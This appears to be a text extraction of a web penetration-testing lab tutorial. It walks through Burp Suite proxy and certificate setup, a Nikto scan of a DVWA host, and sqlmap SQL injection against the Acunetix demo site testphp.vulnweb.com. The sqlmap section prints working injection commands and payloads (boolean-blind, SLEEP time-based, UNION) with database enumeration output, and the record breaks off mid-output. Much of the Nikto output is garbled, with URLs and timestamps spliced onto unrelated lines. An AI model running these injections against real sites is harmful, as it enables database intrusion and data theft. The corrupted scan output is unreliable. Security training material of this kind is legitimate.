


Step 3: Go to Proxy then Add the proxy Bind Port 8080 and select the specific address column and enter 127.0.0.1 Loopback IP address







Step 4: Import/Export the CA Certificate Click on Certificate in DER Format




Step 5: Save in Desktop by the name of Export




Step 6: CA certificate Save Successfully



Step 7: Open Firefox Go to Setting select Privacy and passwords Select Certificate Click on Add then Add the Certificate click on ok




Output:



c. Nikto

Step 1:- Firstly need to clone the package by git clone Command



```
root@kali:~  
File Actions Edit View Help  
└─(root@kali)-[~]  
# git clone https://github.com/sullo/nikto.git  
Cloning into 'nikto'...  
remote: Enumerating objects: 7446, done.  
remote: Counting objects: 100% (1467/1467), done.  
remote: Compressing objects: 100% (531/531), done.  
Receiving objects: 100% (7446/7446), 4.64 MiB | 10.37 MiB/s, done.  
remote: Total 7446 (delta 1102), reused 1223 (delta 935), pack-reused 5979 (from 1)  
Resolving deltas: 100% (5411/5411), done.  
└─(root@kali)-[~]  
#
```

Step 2:- Change the Directory by cd



```
root@kali:~  
└─(root@kali)-[~]  
# cd nikto/program
```

Step 3:- Run the Nikto by

“Nikto -h 192.168.26.153”

```
└─(kali㉿kali)-[~]
$ nikto -h 192.168.26.153
- Nikto v2.5.0

+ Target IP: Sun Oct 20 192.168.26.153
+ Target Hostname: 192.168.26.153/
+ Target Port: 80 /usr/share/dirb/wordlists/common.txt
+ Start Time: 1000 mill 2024-10-20 10:07:37 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://www.vntweb.co.uk/wp-content/themes/vntweb/functions.php#wp-config.php
+ /: The X-Content-Type-Options header is not set. This could allow the user to change content-type header /192.168.26.153/dvwa/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows at https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). A patch for this issue is available.
+ /: Web Server returns a valid response with junk HTTP methods which may cause problems.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XSS.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://www.vntweb.co.uk/wp-content/themes/vntweb/functions.php#wp-config.php
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be configured securely.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with /phpMyAdmin/ChangeLog
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be configured securely.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/wp-content/themes/vntweb/functions.php#wp-config.php
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be configured securely.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials for the database.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2.168.26.153 2024-10-20 10:08:17 (GMT-4) (40 seconds)

+ 1 host(s) tested | 192.168.26.153/dvwa/login (CODE:200|SIZE:1289)
```

Step 4:- Save the Output on Machine by

“nikto -h -h 192.168.26.153 -p 80 -o niktoresult.txt -F txt”

```
└─(kali㉿kali)-[~] 2.168.26.153/dvwa/
└─$ nikto -h 192.168.26.153 -p 80 -o niktoresult.txt -F txt
- Nikto v2.5.00 milliseconds

+ Target IP: 192.168.26.153
+ Target Hostname: 192.168.26.153
+ Target Port: 80
+ Start Time: 2024-10-20 10:13:03 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2.0.20.1/PHP/5.2.4-2ubuntu5.10.
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://www.vntweb.co.uk/wp-content/themes/vntweb/assets/images/favicon.ico (CODE:200|SIZE:1406)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows at https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). A
+ /: Web Server returns a valid response with junk HTTP methods which may ca
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XS
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensit
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensit
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensit
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensit
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and sho
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was
+ /icons/: Directory indexing found. No need to scan it.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/ap
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should
+ /#wp-config.php#: #wp-config.php# file found. This file contains the crede
+ 8911 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2024-10-20 10:13:52 (GMT-4) (49 seconds)

+ 1 host(s) tested FOUND: 15
```

Output :-

```
└─(kali㉿kali)-[~]
$ nikto -h 192.168.26.153 -p 80
- Nikto v2.5.0   Oct 20 10:03:07 2024

+ Target IP: ES: /usr/share/nikto/lists/common.txt
+ Target Hostname: null:192.168.26.153
+ Target Port:     80
+ Start Time:     2024-10-20 10:09:14 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://deve
+ /: The X-Content-Type-Options header is not set. This could allow the user agent
sing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ /: Web Server returns a valid response with junk HTTP methods which may cause fal
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mi
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive inf
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive inf
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive inf
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive inf
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be
+ /test/: Directory indexing found.
+ /test/: This might be interesting. 153/dvwa/ —
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found.
+ /icons/: Directory indexing found./dvwa/config/
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-re
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and s
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be pro
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2024-10-20 10:09:47 (GMT-4) (33 seconds)

+ 1 host(s) tested: 153/dvwa/php.ini (CODE:200 SIZE:148)
```


d. SQL Injection

Step 1 : Open browser and the website

```
[kali㉿kali)-[~]
$ sqlmap
 _____
H [ ] {1.8.5#stable}
[ ] . [ ] , [ ]
|_IV ... https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d,
```



Step 2: Click on Acunetix



Vulnerable test websites for [Acunetix Web Vulnerability Scanner](#).

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Step 3 :- Click on browse artists and click on 1st artist

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays a list of artists:

Artist Name	Action
r4w8173	comment on this artist
Blad3	comment on this artist
Iyzae	comment on this artist

The left sidebar contains a navigation menu with links such as "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", and "Links" (Security art, PHP scanner, PHP vuln help, Fractal Explorer).

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=1`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays the details for artist "r4w8173":

artist: r4w8173

Artist details:
Artist Name: r4w8173
Artist Description: (empty)
Artist Bio: (empty)
Artist Images: (empty)
Artist Videos: (empty)

The left sidebar contains a navigation menu with links such as "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", and "Links" (Security art, PHP scanner, PHP vuln help, Fractal Explorer).

Step 4:- Now load Command into Conosle

“sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> --dbs”

```
(kali㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility for any misuse or damage caused by this program
[*] starting @ 10:24:15 /2024-10-20/
[10:24:15] [INFO] resuming back-end DBMS 'mysql'
[10:24:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 2858=2858

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
  Payload: artist=1 OR SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1595 UNION ALL SELECT CONCAT(0x717a6b7171,0x654a666a74617356665a6f716669494d6d556d5774675162545a)

[10:24:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:24:16] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:24:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 10:24:16 /2024-10-20/
```

Step 5:- i. FINDING DATABASE

a) Finding of tables “sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart --tables”

```
(kali㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
esponsible for any misuse or damage caused by this program

[*] starting @ 10:25:34 /2024-10-20/

[10:25:34] [INFO] resuming back-end DBMS 'mysql'
[10:25:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 2858=2858

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
  Payload: artist=1 OR SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
